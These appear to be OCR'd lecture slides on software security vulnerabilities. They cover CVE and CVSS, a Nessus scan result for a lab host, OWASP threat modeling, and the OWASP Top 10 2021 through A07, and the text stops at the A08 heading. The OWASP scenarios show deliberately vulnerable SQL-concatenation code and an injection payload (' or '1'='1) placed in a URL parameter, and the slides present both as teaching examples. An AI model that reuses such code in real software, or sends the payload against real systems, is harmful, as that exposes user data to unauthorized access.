
Security Vulnerabilities

6 Jan 2022

Luis Andrade


Vulnerability

- Is a weakness or lack of contermeasure that can be exploited by a threat
  - **Threat** is the potential for someone or something to exploit a vulnerability and breach security.
  - **Risk** is the likelihood and impact (or consequence) of a threat actor exploiting a vulnerability



DevSecOps

- “DevSecOps automatically bakes in security at every phase of the software development lifecycle, enabling development of secure software at the speed of Agile and DevOps.” IBM



Vulnerability Databases and Vulnerability Feeds

- As well as analyzing adversary tools and behaviors, another source of threat intelligence is identifying vulnerabilities in OS, software application, and firmware code. Security researchers look for vulnerabilities, often for the reward of bug bounties offered by the vendor.
- Lists of vulnerabilities are stored in databases such as
  - Common Vulnerabilities and Exposures (CVE), operated by Mitre (cve.mitre.org). Information about vulnerabilities is codified as signatures and scanning scripts that can be supplied as feeds to automated vulnerability scanning software.
  - Common weaknesses enumeration (CWE) operated by Mitre. Category system for software weaknesses and vulnerabilities.

Software Vulnerabilities and Patch Managment

- Software exploitation means an attack that targets a vulnerability in software code.
  - Not just applications:
    - Operating system (OS)
    - Firmware

Zero-Day and Legacy Platform Vulnerabilities

- A vulnerability that is exploited before the developer knows about it or can release a patch is called a zero-day.

- The term zero-day is usually applied to the vulnerability itself but can also refer to an attack or malware that exploits it. The EternalBlue zero-day exploit makes for an instructive case study (wired.com/story/eternalblue-leaked-nsa-spy-tool-hacked-world).

- Zero-day vulnerabilities have significant financial value. A zero-day exploit for a mobile OS can be worth millions of dollars. Consequently, an adversary will only use a zero-day vulnerability for high value attacks. State security and law enforcement agencies are known to stockpile zero-days to facilitate the investigation of crimes.

- A legacy platform is one that is no longer supported with security patches by its developer or vendor. This could be a PC/laptop/smartphone, networking appliance, peripheral device, Internet of Things device, operating system, database/programming environment, or software application. By definition, legacy platforms are unpatchable. Such systems are highly likely to be vulnerable to exploits and must be protected by security controls other than patching, such as isolating them to networks that an attacker cannot physically connect to.

Weak Host Configurations

While ineffective patch and configuration management policies and procedures represent one type of vulnerability, weak configurations can have similar impacts.

- Default Settings
- Unsecured Root Accounts
- Effective user management and authorization policies
- Open Permissions

Weak Network Configurations

Vulnerabilities can also arise from running unnecessary services or using weak encryption.

- Open Ports and Services
- Unsecure Protocols
- Weak Encryption
- Errors

Impacts from Vulnerabilities

Vulnerabilities can lead to various data breach and data loss scenarios. These events can have serious impacts in terms of costs and damage to the organization's reputation.

- Data Breaches and Data Exfiltration Impacts
- Identity Theft Impacts
- Data Loss and Availability Loss Impacts
- Financial and Reputation Impacts

Third-Party Risks

High-profile breaches have led to a greater appreciation of the importance of the supply chain in vulnerability management. A product, or even a service, may have components created and maintained by a long chain of different companies. Each company in the chain depends on its suppliers or vendors performing due diligence on their vendors. A weak link in the chain could cause impacts on service availability and performance, or in the worst cases lead to data breaches.

- Vendor Management
- Outsourced Code Development
- Data Storage
- Cloud-Based versus On-Premises Risks


Vulnerability Scan Types

An automated scanner must be configured with signatures and scripts that can correlate known software and configuration vulnerabilities with data gathered from each host. Consequently, there are several types of vulnerability scanners optimized for different tasks.


- Network Vulnerability Scanner

- Application and Web Application Scanners

Nessus


Nessus
Scans 7
Policies
nessus_admin
Sample scan
CURRENT RESULTS: AUGUST 19 AT 11:58 PM
Configure
Audit Trail
Launch
Export
Filter Vulnerabilities
Hosts › 192.168.56.102 › Vulnerabilities 35
Severity
Plugin Name
Plugin Family
Count
MEDIUM SMB Signing Disabled Misc. 1
MEDIUM SSL Certificate Cannot Be Trusted General 1
INFO Netstat Portscanner (SSH) Port scanners 20
INFO DCE Services Enumeration Windows 9
INFO Microsoft Windows SMB Service Detection Windows 2
INFO Service Detection Service detection 2
INFO Authenticated Check : OS Name and Installed Package Enumerati... Settings 1
INFO Common Platform Enumeration (CPE) General 1
INFO Device Type General 1
INFO Host Fully Qualified Domain Name (FQDN) Resolution General 1
Host Details
IP: 192.168.56.102
DNS: WinDev1706Eval
OS: Microsoft Windows 10 Enterprise
Start: August 19 at 11:53 PM
End: August 19 at 11:58 PM
Elapsed: 5 minutes
KB: Download
Vulnerabilities
Medium
Info

Nessus


Nessus
Scans 7
Policies
nessus_admin
Sample scan
CURRENT RESULTS: AUGUST 19 AT 11:58 PM
Configure
Audit Trail
Launch
Export
Hosts > 192.168.56.102 > Vulnerabilities 35
MEDIUM
SMB Signing Disabled
Description
Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.
Solution
Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.
See Also
https://support.microsoft.com/en-us/kb/887429
http://technet.microsoft.com/en-us/library/cc731957.aspx
http://www.nessus.org/u?74b80723
http://www.samba.org/samba/docs/man/manpages-3/smb.conf.5.html
http://www.nessus.org/u?a3cac4ea
Output
No output recorded.
Plugin Details
Severity: Medium
ID: 57608
Version: $Revision: 1.15 $
Type: remote
Family: Misc.
Published: 2012/01/19
Modified: 2016/12/09
Risk Information
Risk Factor: Medium
CVSS Base Score: 5.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N
CVSS Temporal Vector: CVSS2#E:U/RL:OF/RC:C
CVSS Temporal Score: 3.7
Vulnerability Information
CPE: cpe:/o:microsoft:windows
cpe:/a:samba:samba


CVE / CVSS

- Common Vulnerabilities and Exposures (CVE) is a dictionary of vulnerabilities in published operating systems and applications software (cve.mitre.org). There are several elements that make up a vulnerability's entry in the CVE:
  - An identifier in the format: CVE-YYYY-####, where YYYY is the year the vulnerability was discovered, and #### is at least four digits that indicate the order in which the vulnerability was discovered.
  - A brief description of the vulnerability.
  - A reference list of URLs that supply more information on the vulnerability.
  - The date the vulnerability entry was created.
  - The CVE dictionary provides the principal input for NIST's National Vulnerability Database (nvd.nist.gov). The NVD supplements the CVE descriptions with additional analysis, a criticality metric, calculated using the Common Vulnerability Scoring System (CVSS), plus fix information.
- CVSS is maintained by the Forum of Incident Response and Security Teams (first.org/cvss).

CVE-2021-44228

CVE-2021-44228 – Log4j

- https://nvd.nist.gov/vuln/detail/CVE-2021-44228



Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-502	Deserialization of Untrusted Data	NIST Apache Software Foundation
CWE-400	Uncontrolled Resource Consumption	Apache Software Foundation
CWE-20	Improper Input Validation	Apache Software Foundation

OWASP Threat Modeling


- Open Web Application Security Project
- Threat modeling is a process for capturing, organizing, and analyzing all of this information. Applied to software, it enables informed decision-making about application security risks. It is used to identify, communicate, and understand threats and mitigations
- A threat model is a structured representation of all the information that affects the security of an application. In essence, it is a view of the application and its environment through the lens of security.
- A threat model typically includes:

✓ Description of the subject to be modeled
✓ Assumptions that can be checked or challenged in the future as the threat landscape changes
✓ Potential threats to the system
✓ Actions that can be taken to mitigate each threat
✓ A way of validating the model and threats, and verification of success of actions taken

Threat Modeling: Four Question Framework

- What are we working on?
  - **Assess Scope** - What are we working on? This might be as small as a sprint, or as large as a whole system.
- What can go wrong?
  - **Identify what can go wrong** - This can be as simple as a brainstorm, or as structured as using STRIDE, Kill Chains, or Attack Trees.
- What are we going to do about it?
  - **Identify countermeasures or manage risk** - Decide what you're going to do about each threat. That might be to implement a mitigation, or to apply the accept/transfer/eliminate approaches of risk management.
- Did we do a good job?
  - **Assess your work** - Did you do a good enough job for the system at hand?

OWASP Top 10 - 2021



A01:2021-Broken Access Control:

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification, or destruction of all data or performing a business function outside the user's limits

Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the browser's 'acct' parameter to send whatever account number they want. If not correctly verified, the attacker can access any user's account.

```
https://example.com/app/accountInfo?acct=notmyacct
```

Scenario #2: An attacker simply forces browses to target URLs. Admin rights are required for access to the admin page.

```
https://example.com/app/getappInfo
https://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

A02:2021 – Cryptographic Failures

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information, and business secrets require extra protection, mainly if that data falls under privacy laws, e.g., EU's General Data Protection Regulation (GDPR), or regulations, e.g., financial data protection such as PCI Data Security Standard (PCI DSS)

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing a SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g., at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g., the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

A03:2021 – Injection

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated. The SQL or command contains the structure and malicious data in dynamic queries, commands, or stored procedures

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following vulnerable

```
String query = "SELECT \* FROM accounts WHERE custID='" + request.getParameter("id") + "'";
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: ' or '1'='1. For example:

```
http://example.com/app/accountView?id=' or '1'='1
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data or even invoke stored procedures.

A04:2021 – Insecure Design

Insecure design is a broad category representing different weaknesses, expressed as “missing or ineffective control design.” Insecure design is not the source for all other Top 10 risk categories. There is a difference between insecure design and insecure implementation. We differentiate between design flaws and implementation defects for a reason, they have different root causes and remediation. A secure design can still have implementation defects leading to vulnerabilities that may be exploited. An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks. One of the factors that contribute to insecure design is the lack of business risk profiling inherent in the software or system being developed, and thus the failure to determine what level of security design is required.

Example Attack Scenarios

Scenario #1: A credential recovery workflow might include “questions and answers,” which is prohibited by NIST 800-63b, the OWASP ASVS, and the OWASP Top 10. Questions and answers cannot be trusted as evidence of identity as more than one person can know the answers, which is why they are prohibited. Such code should be removed and replaced with a more secure design.

Scenario #2: A cinema chain allows group booking discounts and has a maximum of fifteen attendees before requiring a deposit. Attackers could threat model this flow and test if they could book six hundred seats and all cinemas at once in a few requests, causing a massive loss of income.

Scenario #3: A retail chain’s e-commerce website does not have protection against bots run by scalpers buying high-end video cards to resell auction websites. This creates terrible publicity for the video card makers and retail chain owners and enduring bad blood with enthusiasts who cannot obtain these cards at any price. Careful anti-bot design and domain logic rules, such as purchases made within a few seconds of availability, might identify inauthentic purchases and rejected such transactions.

A05:2021 – Security Misconfiguration

The application might be vulnerable if the application is:

- Missing appropriate security hardening across any part of the application stack or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed (e.g., unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords are still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.
- For upgraded systems, the latest security features are disabled or not configured securely.
- The security settings in the application servers, application frameworks (e.g., Struts, Spring, ASP.NET), libraries, databases, etc., are not set to secure values.
- The server does not send security headers or directives, or they are not set to secure values.
- The software is out of date or vulnerable (see A06:2021-Vulnerable and Outdated Components).

Example Attack Scenarios

Scenario #1: The application server comes with sample applications not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. Suppose one of these applications is the admin console, and default accounts weren't changed. In that case, the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a severe access control flaw in the application.

Scenario #3: The application server's configuration allows detailed error messages, e.g., stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

Scenario #4: A cloud service provider (CSP) has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

A06:2021 – Vulnerable and Outdated Components

You are likely vulnerable:

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If the software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, leaving organizations open to days or months of unnecessary exposure to fixed vulnerabilities.
- If software developers do not test the compatibility of updated, upgraded, or patched libraries.
- If you do not secure the components' configurations (see A05:2021-Security Misconfiguration).

Example Attack Scenarios

Scenario #1: Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g., coding error) or intentional (e.g., a backdoor in a component). Some example exploitable component vulnerabilities discovered are:

- CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables the execution of arbitrary code on the server, has been blamed for significant breaches.
- While the internet of things (IoT) is frequently difficult or impossible to patch, the importance of patching them can be great (e.g., biomedical devices).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you find devices that still suffer from Heartbleed vulnerability patched in April 2014.

A07:2021 – Identification and Authentication Failures

Confirmation of the user's identity, authentication, and session management is critical to protect against authentication-related attacks. There may be authentication weaknesses if the application:

- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers," which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords data stores (see **A02:2021-Cryptographic Failures**).
- Has missing or ineffective multi-factor authentication.
- Exposes session identifier in the URL.
- Reuse session identifier after successful login.
- Does not correctly invalidate Session IDs. User sessions or authentication tokens (mainly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

Example Attack Scenarios

Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. Suppose an application does not implement automated threat or credential stuffing protection. In that case, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered, best practices, password rotation, and complexity requirements encourage users to use and reuse weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

Scenario #3: Application session timeouts aren't set correctly. A user uses a public computer to access an application. Instead of selecting "logout," the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

A08:2021 – Software and Data Integrity Failures

